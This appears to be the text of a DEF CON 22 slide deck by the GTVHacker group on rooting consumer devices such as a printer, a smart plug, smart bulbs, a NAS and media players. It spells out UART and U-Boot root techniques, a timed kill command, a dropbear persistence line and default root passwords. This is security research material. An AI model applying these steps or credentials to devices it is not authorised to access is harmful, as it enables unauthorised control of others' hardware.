


GTVHACKER PRESENTS:

# HACK ALL THE THINGS



20 DEVICES IN 45 MINUTES

A GTVHACKER PRODUCTION



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



# GTVHacker



- Formed to root the original Google TV in 2010
- Released exploits for every Google TV device
- Plus some others: Chromecast, Roku, Nest
- Many more to come!



# Speaking Members

**Amir Etemadieh (@Zenofex)** – Research Scientist at Accuvant LABS, founded GTVHacker

**CJ Heres (@ cj\_000)** – Security Researcher / Group Head, Technology Development [somewhere]

**Hans Nielsen (AgentHH)** – Senior Security Consultant at Matasano

**Mike Baker ([mbm])** – Firmware developer, OpenWRT co-founder



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



# Other Members

**gynophage** – He's (again) running a little thing called the DEFCON CTF right now

**Jay Freeman (saurik)** – Creator of Cydia

**Khoa Hoang (maximus64)** – [REDACTED]

**Tom Dwenger (tdweng)** – Excellent with APK reversing and anything Java



[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)



# Why Hack ALL The Things?



- We own the hardware, why not the software?
- Give new life to abandoned hardware
- Make the product better
- We enjoy the challenge



# Takeaways

Learning is awesome, but this presentation is about the



- You get a root!
- You get a root!
- You get a root!
- Everybody gets a root!



# Avenues Of Attack



# UART

## Universal Asynchronous Receiver/Transmitter



- Interacts with debug ports on board.
- One wire for transmit (TX), one wire for receive (RX), one wire for ground
- Work at different voltage levels, for example: 1.8V, 3.3V, 5V
- Free UART adapters at the end!



Device

1

# Epson Artisan 700/800 (Printer)



Networked all-in-one photo printer / scanner

ARM

Linux 2.6.21-arm1



[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)



Device

1

# Epson Artisan 700/800 (Printer)



Device  
1

# Epson Artisan 700/800 (Printer) UART

- Booting with UART connected drops to special console.
- Console has root command execution as a feature

Launching Console Menu.

<<Current: WLAN mode>>

Input    'r' : Reboot.  
         'R' : Reset settings and reboot.  
         'a' : display current IP address.  
         'm' : display current MAC address.  
         'f' : show /proc/meminfo.  
         '@' : run shell command  
         'l' : List current module status  
         'w' : Webservice status print  
         's' : statussheet output

@  
enter shell command:



[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)



Device  
2

# Belkin Wemo




Internet Controlled  
Wall Plug

Multiple exploits in  
the past year



Device  
2

# Belkin Wemo



# Belkin Wemo

- UART was patched, according to the Internet. Not entirely true!
- Still accepts commands for two seconds in recovery.
- Run this command at the right moment:

```
kill -9 $(ps | grep 'reboot'|sed -r -e 's/^[0-9]+ [0-9]+/\1/')
```



Device  
3

# Greenwave Reality Smart Bulbs



- "Smart" lighting system
- Gateway plugs in and uses RF to communicate with bulbs
- Phillips Hue Competitor


- PowerPC Embedded Device
- SSH server on startup, password was unknown.



Device  
3


# Greenwave Reality Smart Bulbs

## UART



115200 8n1 - Console Login

[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



# Greenwave Reality Smart Bulbs

- Device ships with an open U-Boot installation.
- Root via changing U-Boot command line.
  - Connecting to UART and accessing bootloader shell.
  - Adding init=/bin/sh into kernel cmdline
- Now we have a root shell over our UART.
- To maintain access, we cracked the root password: "thinkgreen".



Device

4

# File Transporter



Advertised as "Your own private cloud"

Essentially a cloud connected NAS

Started on Kickstarter, bought by Drobo

ARM

Linux 2.6.35.12

Buildroot-based userland




[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)

Device

4

# File Transporter - UART



38400 8n1 - Console Login

[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



# File Transporter – Open Bootloader

- We can access U-Boot over the UART, allowing us to hijack the init process.
- By using `init=/bin/sh`, we now have root access and can change the root password to allow login.

## FROM THE BOOTLOADER SHELL

```
setenv oldargs ${addargs}  
setenv rootargs init=/bin/sh mem=256M  
console=ttyS0,38400 rootwait user_debug=31  
setenv addargs ${rootargs}  
saveenv  
run bootdisk
```

## FROM THE ROOT SHELL

```
mount /proc  
passwd root
```




Device  
5

# Vizio CoStar LT (ISV-B11)




- Media Player w/ HDMI Passthrough
- Successor to the CoStar (Google TV)
- Not a GoogleTV!



Device  
5

# Vizio CoStar LT (ISV-B11)



Device  
5

# Vizio CoStar LT (ISV-B11)

## Hijacking Kernel Initialization

- On boot, looks for a FAT32 drive with either "fs.sys" or "safe-kernel.img1".
- "fs.sys" is a U-Boot script image which contains U-boot commands executed on boot.
- Modifying kernel command line lets us hijack kernel init and get root.
- Can use a combination of the two files to boot a new kernel entirely.



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)




Device  
6

# Staples Connect



- Home Automation Hub
- Rebadged Zonoff
- Linksys Branded
- Works with many types of HA devices

400mhz ARM SOC  
WiFi, Zigbee  
Cloud-based




[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



Device  
6

# Staples Connect – UART



DC22  
DISOBEY  
DEFCON

[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



# Staples Connect – U-Boot



- Short out NAND pins 29/30 to ground after powering-on – corrupts U-Boot environment
- Prompt timeout is set to default and allows user input!
- Run the commands below, boots to a root console.  
`setenv bootargs "console=ttyS0,115200 init=/bin/sh [...]"`
- Persistence: modify and saveenv in u-boot and/or edit /etc/rc.local, add:  
`# dropbear -d 222`
- SSH password is root:oemroot



# eMMC

## Embedded Multi-Media Card

- Basically an SD card on a chip.
- Handles error correction on the hardware, so no fiddly math needed.
- All done with cheap multimedia readers!
- Can usually get pin breakouts from nearby resistors



# Rooting w/ SDCard Reader/Writer

- How do you find the pinout?
  - Board Design (traces and labels)
  - Intuition
  - Logic Analyzer
  - Pull the chip and trace!



Device

7

# Amazon FireTV



Quad Core 1.7GHz  
Snapdragon 600  
8GB EMMC Flash

FireOS 3.0 (modified  
Android 4.2.2)




[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)




Device  
7

# Amazon FireTV



EMMC Pinout



Device  
8

# Hisense Android TV (Google TV)



Marvell MV88DE3108

Quad Core CPU

Android 4.2.2

A newer SOC compared to last year.

